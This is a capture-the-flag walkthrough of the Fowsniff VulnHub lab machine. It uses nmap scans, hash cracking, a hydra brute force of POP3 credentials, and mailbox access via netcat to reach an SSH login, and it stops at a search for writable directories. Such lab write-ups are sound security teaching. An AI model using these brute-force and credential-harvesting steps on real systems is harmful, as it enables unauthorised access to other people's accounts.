Fowsniff

Today we will be solving another boot2root challenge named fowsniff. The credit for making this machine goes to berzerk0. The author mentions that he created this boot2root last year to be hosted on Peerlyst.com It's beginner level, but requires more than just an exploitdb search or metasploit to run.
Link to download the VM: https://www.vulnhub.com/entry/fowsniff-1,262/

Reconnaisance

As always let's start by identifying our target IP using netdiscover.
sudo netdiscover

```
Currently scanning: 172.27.245.0/16   |   Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 624
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.100   08:00:27:8f:7c:52      2     120  PCS Systemtechnik GmbH
192.168.1.1     c8:d7:79:e6:b2:39     12     504  QING DAO HAIER TELECOM CO.,L
```

Target IP: 192.168.1.100
The machine should be hosted in bridged mode as it isn't compatible with host only. And by using bridged the IP sometimes fluctuates.


Now let's do a nmap scan to find vulnerable ports,sevices,version etc.

```
└── $sudo nmap -sC -sV -p- 192.168.1.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-25 23:02 IST
Nmap scan report for 192.168.1.100
Host is up (0.00034s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Fowsniff Corp - Delivering Solutions
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE RESP-CODES SASL(PLAIN) CAPA UIDL USER TOP PIPELINING
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: Pre-login IMAP4rev1 ENABLE post-login have LOGIN-REFERRALS LITERAL+ more listed capabilities OK SASL-IR ID AUTH=PL
AIN0001 IDLE
MAC Address: 08:00:27:8F:7C:52 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds
┌[baz@parrot]-[~/comp ctf walkthroughs/fowsniff]
└── $
```


There is four open ports.
22(ssh)
80(http)
110(pop3)
143(imap)

Enumeration


From the nmap scan we understood there was four open ports. Let's start enumerating from port 80(http).



The page seems to be out of service and the website administrators tells that their website got hacked and suffered a data breach recently. So from this hint we started to google more about the fowsniff corp if their is any leaked database consisting.
And we found a leaked database of fowsniff corp from pastebin.



We got a encrypted database and cracked the hashes to find the password using hashkiller.



so we made two files containing username and password then used hydra to crack the password. But from hydra we couldn't bruteforce ssh so after examining nmap scan got to know pop3 was open and did a password bruteforce and finally worked.

sudo hydra -L users -P pass pop3://192.168.1.102

```
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/fowsniff]
└──╼ $sudo hydra -L users -P pass pop3://192.168.1.102
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-26 11:11:14
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking pop3://192.168.1.102:110/
[110][pop3] host: 192.168.1.102   login: seina   password: scoobydoo2
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 17 to do in 00:01h, 16 active
```

Let's now login to pop3 using the identified credentials.

nc 192.168.1.102 110

user seina

pass scoobydoo2

list


retr1

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/meandmygf]
└──╼ $nc 192.168.1.102 110
+OK Welcome to the Fowsniff Corporate Mail Server!
user seina
+OK
pass scoobydoo2
+OK Logged in.
stat
+OK 2 2902
list
+OK 2 messages:
1 1622
2 1280

retr 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
```

From the first message they gave us a password for ssh


```
From: stone@fowsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to
our internal email systems. The attacker was able to exploit
incorrectly filtered escape characters within our SQL database
to access our login credentials. Both the SQL and authentication
system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system
overhaul. While the main systems are "in the shop," we have
moved to this isolated, temporary server that has minimal
functionality.

This server is capable of sending and receiving emails, but only
locally. That means you can only send emails to other users, not
to the world wide web. You can, however, access this system via
the SSH protocol.

The temporary password for SSH is "S1ckJnBluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my
guidance. I saw the leak the attacker posted online, and I must say that your
passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,
A.J Stone
```

And from the second message we got know the username is baksteen




Exploitation

Let's login from the credentials we obtained.
ssh baksteen@192.168.1.102
password: S1ck3nBluff+secureshell



After spending lot's of time figuring we then tried to find files that belong to the “users” group and find a file called “cube.sh”.




```
/usr/sbin/postqueue
baksteen@fowsniff:/bin$ find / -writable -type d 2>/dev/null
/tmp
/tmp/.Test-unix
/tmp/.XIM-unix
/tmp/.ICE-unix
/tmp/.X11-unix
/tmp/.font-unix
/opt/cube
